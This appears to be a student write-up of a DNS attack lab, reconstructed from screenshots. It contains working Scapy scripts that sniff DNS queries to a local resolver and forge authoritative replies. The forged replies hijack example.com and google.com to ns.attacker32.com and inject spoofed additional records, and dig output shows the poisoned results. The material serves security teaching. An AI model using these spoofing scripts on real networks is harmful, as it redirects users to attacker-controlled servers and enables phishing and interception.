
```
root@9c2f8a3170f9:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 987
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
google.com.             259200  IN      NS      ns.attacker32.com.

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Feb 11 04:36:13 UTC 2025
;; MSG SIZE  rcvd: 147
```




```
  GNU nano 4.8                                                                Task3.4.py
from scapy.all import *

def spoof_dns(pkt):
    # Check if the packet is a DNS query for 'www.example.com'
    if DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8'):

        # Swap the source and destination IP addresses
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port numbers
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # DNS Answer Section: Spoofed A record for 'www.example.com'
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='1.2.3.5', ttl=259200)

        # DNS Authority Section: Add NS records for example.com and google.com
        NSsec1 = DNSRR(rrname="example.com", type='NS', rdata='ns.attacker32.com', ttl=259200)
        NSsec2 = DNSRR(rrname="google.com", type='NS', rdata='ns.attacker32.com', ttl=259200)

        # Construct the DNS Response packet
        DNSpkt = DNS(
            id=pkt[DNS].id,  # Transaction ID from the query
            qr=1,  # This is a response
            aa=1,  # Authoritative Answer
            rd=0,  # Recursion Desired flag is 0 (not set)
            qdcount=1,  # Only one question section
            ancount=1,  # Answer section with one record
            nscount=2,  # NS section with two records
            qd=pkt[DNS].qd,  # Include the original query
            an=Anssec,  # Answer section with the spoofed A record
            ns=NSsec1/NSsec2  # NS section with the attacker's nameserver for both domains
        )

        # Assemble the final spoofed packet
        spoofpkt = IPpkt / UDPpkt / DNSpkt

        # Send the spoofed DNS response
        send(spoofpkt, verbose=False)

# Set the filter to capture DNS queries for the target domain sent to the local DNS server
myFilter = "udp port 53 and dst host 10.9.0.53"

# Start sniffing on the attacker's network interface
sniff(iface="br-46c3676d2e68", filter=myFilter, prn=spoof_dns)
```

Task 3.5

This task deals with the “additional information” section. DNS servers typically cache records that are relevant to the query or related to the Authority Section. Unrelated records like “www.facebook.com” are usually ignored because they do not contribute to resolving the query or the domain's authoritative nameservers.


```
  GNU nano 4.8                                                               Task3.5.py
def spoof_dns(pkt):
    # Check if the packet is a DNS query for 'www.example.com'
    if DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8'):

        # Swap the source and destination IP addresses
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port numbers
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # DNS Answer Section: Spoofed A record for 'www.example.com'
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', rdata='1.2.3.5', ttl=259200)

        # DNS Authority Section: Add NS records for example.com
        NSsec1 = DNSRR(rrname="example.com", type='NS', rdata='ns.attacker32.com', ttl=259200)
        NSsec2 = DNSRR(rrname="example.com", type='NS', rdata='ns.example.com', ttl=259200)

        # DNS Additional Section: Add A records for ns.attacker32.com, ns.example.net, and www.facebook.com
        Addsec1 = DNSRR(rrname="ns.attacker32.com", type='A', rdata='1.2.3.4', ttl=259200)
        Addsec2 = DNSRR(rrname="ns.example.net", type='A', rdata='5.6.7.8', ttl=259200)
        Addsec3 = DNSRR(rrname="www.facebook.com", type='A', rdata='3.4.5.6', ttl=259200)

        # Construct the DNS Response packet
        DNSpkt = DNS(
            id=pkt[DNS].id,  # Transaction ID from the query
            qr=1,  # This is a response
            aa=1,  # Authoritative Answer
            rd=0,  # Recursion Desired flag is 0 (not set)
            qdcount=1,  # Only one question section
            ancount=1,  # Answer section with one record
            nscount=2,  # NS section with two records
            arcount=3,  # Additional section with three records
            qd=pkt[DNS].qd,  # Include the original query
            an=Anssec,  # Answer section with the spoofed A record
            ns=NSsec1/NSsec2,  # NS section with the attacker's nameserver
            ar=Addsec1/Addsec2/Addsec3  # Additional section with spoofed A records
        )

        # Assemble the final spoofed packet
        spoofpkt = IPpkt / UDPpkt / DNSpkt

        # Send the spoofed DNS response
        send(spoofpkt, verbose=False)

# Set the filter to capture DNS queries for the target domain sent to the local DNS server
```



```
root@9c2f8a3170f9:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43893
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN      A       1.2.3.4
ns.example.net.         259200  IN      A       5.6.7.8
www.facebook.com.       259200  IN      A       3.4.5.6

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Feb 11 04:49:59 UTC 2025
;; MSG SIZE  rcvd: 240
```